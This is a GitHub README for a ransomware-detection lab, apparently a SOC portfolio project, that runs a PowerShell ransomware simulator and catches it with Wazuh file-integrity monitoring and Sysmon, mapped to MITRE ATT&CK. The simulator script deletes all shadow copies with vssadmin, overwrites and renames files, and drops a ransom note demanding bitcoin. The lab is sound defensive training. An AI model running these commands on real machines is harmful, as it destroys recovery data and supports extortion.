vitalijus-soc/Ransomware-Behavior-Analysis-Lab
GitHub: vitalijus-soc/Ransomware-Behavior-Analysis-Lab
基于 PowerShell 的勒索软件行为模拟实验室,结合 Wazuh FIM 和 Sysmon 验证端点检测能力并映射 MITRE ATT&CK 技术。
Stars: 0 | Forks: 0
# 勒索软件行为分析实验室






## 概述

本实验室使用自定义 PowerShell 脚本在 Windows 10 受害者机器上模拟勒索软件行为。该模拟过程会加密目标文件,将其重命名并添加 `.encrypted` 扩展名,并在桌面和目标文件夹中投放勒索说明文件(`README_RANSOM.txt`)。
检测是通过 **Wazuh FIM**(文件完整性监控)的 realtime 模式实现的,并通过 **Sysmon**(Event ID 1)提供端点可见性,最终映射到 **MITRE ATT&CK** 框架。
**展示的核心技能:**
- 使用 PowerShell 编写自定义勒索软件行为模拟器
- 在 Windows agent 上配置 Wazuh FIM realtime 监控
- 通过 Wazuh Rule 550 (T1565.001) 检测大规模文件修改
- 在 realtime 模式下通过 Wazuh Rule 554/550 检测勒索说明文件的创建
- Sysmon EID 1 捕获以 IntegrityLevel High 运行的 PowerShell 执行
- MITRE ATT&CK 映射:T1486, T1490, T1565.001
## 实验环境
| 角色 | OS | IP | 工具 |
|---|---|---|---|
| 攻击者 | Windows 10 (VM) | 192.168.0.29 | PowerShell 5.1 (勒索软件模拟器) |
| 受害者 | Windows 10 (VM) | 192.168.0.29 | Sysmon v15, Wazuh Agent 004 |
| SIEM | Ubuntu Server (VM) | — | Wazuh 4.x |
**注意:** 攻击者和受害者位于同一台机器上——用于模拟内部威胁或攻击者已获取本地访问权限的后渗透场景。
## 实验设置
### 1. Wazuh FIM 配置 (Windows Agent)
在 Windows agent 上配置了 Wazuh FIM,以 **realtime** 模式监控目标目录。
添加到 `C:\Program Files (x86)\ossec-agent\ossec.conf` 的内容:
```
C:/Users/vboxuser/Documents
C:/Users/vboxuser/Desktop
```
关键参数:
- `realtime="yes"` — 立即检测变更,而非在计划扫描时检测
- `report_changes="yes"` — 记录文件内部发生的具体变更
- `check_all="yes"` — 监控 hash、大小、权限、时间戳
### 2. Windows 10 上的 Sysmon
```
.\Sysmon64.exe -accepteula -i sysmonconfig.xml
Get-Service Sysmon64
# 状态: Running
```
### 3. 创建目标文件(共 10 个文件)
```
# 创建 target directory
New-Item -Path "C:\Users\vboxuser\Documents\RansomTest" -ItemType Directory -Force
# 使用循环生成 10 个 target files
1..10 | ForEach-Object {
Set-Content "C:\Users\vboxuser\Documents\RansomTest\document$_.txt" "Confidential corporate data asset $_ - Restricted Access Only."
}
```
## 攻击模拟
### 勒索软件模拟器脚本
该脚本模拟了三种核心勒索软件行为:
1. **文件加密** — 读取文件内容,对其进行 Base64 编码(模拟加密),并覆盖原文件
2. **文件重命名** — 追加 `.encrypted` 扩展名
3. **投放勒索说明** — 在目标文件夹和桌面创建 `README_RANSOM.txt`
```
$targetFolder = "C:\Users\vboxuser\Documents\RansomTest"

$ransomNote = "YOUR FILES HAVE BEEN ENCRYPTED!
All your documents, photos and databases have been encrypted.
To recover your files send 0.5 BTC to wallet: 1A2B3C4D5E6F
Contact: recover@darkmail.onion
Do not try to recover files yourself - you will damage them permanently."
Write-Host "[*] Starting ransomware simulation..." -ForegroundColor Red
# Step 1 - 删除 shadow copies (T1490)
vssadmin delete shadows /all /quiet 2>$null
# Step 2 - 加密文件

Get-ChildItem -Path $targetFolder -Filter "*.txt" | ForEach-Object {
$content = Get-Content $_.FullName -Raw
$encrypted = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($content))
Set-Content -Path $_.FullName -Value $encrypted
Rename-Item -Path $_.FullName -NewName ($_.BaseName + ".encrypted")
Write-Host "[+] Encrypted: $($_.Name)" -ForegroundColor Green
}
# Step 3 - 投递 ransom note
Set-Content -Path "$targetFolder\README_RANSOM.txt" -Value $ransomNote
Set-Content -Path "C:\Users\vboxuser\Desktop\README_RANSOM.txt" -Value $ransomNote
Write-Host "[!] Encryption complete! Files cannot be recovered without the key." -ForegroundColor Red
```
### 执行输出

### 加密文件 — Explorer 视图

### 加密文件 — PowerShell 视图
### 勒索说明内容
## 检测
### Sysmon — Event ID 1:PowerShell 进程创建

Sysmon 捕获了执行勒索软件模拟器的 PowerShell 进程:
| 字段 | 值 |
|---|---|
| EventID | 1 |
| Image | `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` |
| ProcessId | 9864 |
| IntegrityLevel | **High** |
| ParentImage | `C:\Windows\explorer.exe` |
| User | `WINDOWS\vboxuser` |
### Wazuh FIM — Rule 550:完整性校验和已更改

Wazuh FIM 快速连续检测到了 **12 次完整性校验和更改事件**——这是勒索软件加密特有的大规模文件修改模式:
| 字段 | 值 |
|---|---|
| Rule ID | 550 |
| Rule Level | 7 |
| Rule 描述 | Integrity checksum changed |
| MITRE 技术 | Stored Data Manipulation |
| MITRE ID | **T1565.001** |
| MITRE 战术 | Impact |
| Agent | windows10-lab (192.168.0.29) |
| 模式 | **realtime** |
### Wazuh FIM — 勒索说明检测

Wazuh FIM 检测到桌面上正在创建和修改勒索说明文件(`readme_ransom.txt`):
```
File 'c:\users\vboxuser\desktop\readme_ransom.txt' modified
Mode: realtime
Changed attributes: mtime
```
## MITRE ATT&CK 映射
| 技术 ID | 名称 | 证据 |
|---|---|---|
| T1486 | Data Encrypted for Impact | 10 个文件被加密并重命名为 `.encrypted` |
| T1565.001 | Stored Data Manipulation | Wazuh Rule 550,12 个告警,MITRE T1565.001 Impact |
| T1490 | Inhibit System Recovery | 执行了 `vssadmin delete shadows /all /quiet` |
| T1059.001 | Command and Scripting Interpreter: PowerShell | Sysmon EID 1 — PowerShell,IntegrityLevel High |
## 截图汇总
| # | 文件 | 阶段 |
|---|---|---|
| 1 | `ransomware-simulator-execution.png` | 勒索软件模拟器 — 加密进行中 |
| 2 | `encrypted-files-explorer.png` | 结果 — Explorer 中的 10 个加密文件 |
| 3 | `encrypted-files-powershell.png` | 结果 — PowerShell 中的加密文件列表 |
| 4 | `ransom-note-notepad.png` | Notepad 中的勒索说明 |
| 5 | `ransom-note-powershell.png` | PowerShell 中的勒索说明内容 |
| 6 | `sysmon-eid1-powershell.png` | Sysmon EID 1 — PowerShell,IntegrityLevel High |
| 7 | `rule_550_T1565_001.png` | Wazuh — 12 个告警 Rule 550 T1565.001 Impact |
| 8 | `wazuh-fim-realtime-detection.png` | Wazuh — realtime 勒索说明检测 |
## 结论
- 自定义 PowerShell 勒索软件模拟器成功加密了 10 个目标文件,并在桌面上投放了勒索说明。
- **Wazuh FIM Rule 550** 在不到 1 秒的时间内触发了 12 次告警——同时发生文件修改的速度模式是关键的勒索软件指标。
- **Wazuh FIM realtime 模式**在桌面上一检测到勒索说明文件(`readme_ransom.txt`)创建便立即发出告警。
- **Sysmon EID 1** 捕获了以 `IntegrityLevel: High` 运行的 PowerShell 进程——这是提升权限执行勒索软件的 IOC。
- **关键要点:** 勒索软件检测依赖于行为模式——特别是文件修改的*速度*。单个文件更改是正常的;不到 1 秒内发生 12 次更改即为一起安全事件。
## 仓库结构
```
Ransomware-Behavior-Analysis-Lab/
├── README.md
├── scripts/
│ └── ransomware-simulator.ps1
├── screenshots/
│ ├── ransomware-simulator-execution.png
│ ├── encrypted-files-explorer.png
│ ├── encrypted-files-powershell.png
│ ├── ransom-note-notepad.png
│ ├── ransom-note-powershell.png
│ ├── sysmon-eid1-powershell.png
│ ├── rule_550_T1565_001.png
│ └── wazuh-fim-realtime-detection.png
└── configs/
└── ossec-fim-config.xml
```
## 相关实验室
- [Reverse-Shell-Detection-Lab](https://github.com/vitalijus-soc/Reverse-Shell-Detection-Lab) — msfvenom EXE payload,Sysmon + Suricata 检测
- [Fileless-Malware-Lab](https://github.com/vitalijus-soc/Fileless-Malware-Lab) — PowerShell IEX payload,进程迁移
- [wazuh-sysmon-detection-lab](https://github.com/vitalijus-soc/wazuh-sysmon-detection-lab)
标签:AI合规, TGT, URL发现, Wazuh, x64dbg, 勒索软件, 安全检测, 攻防演练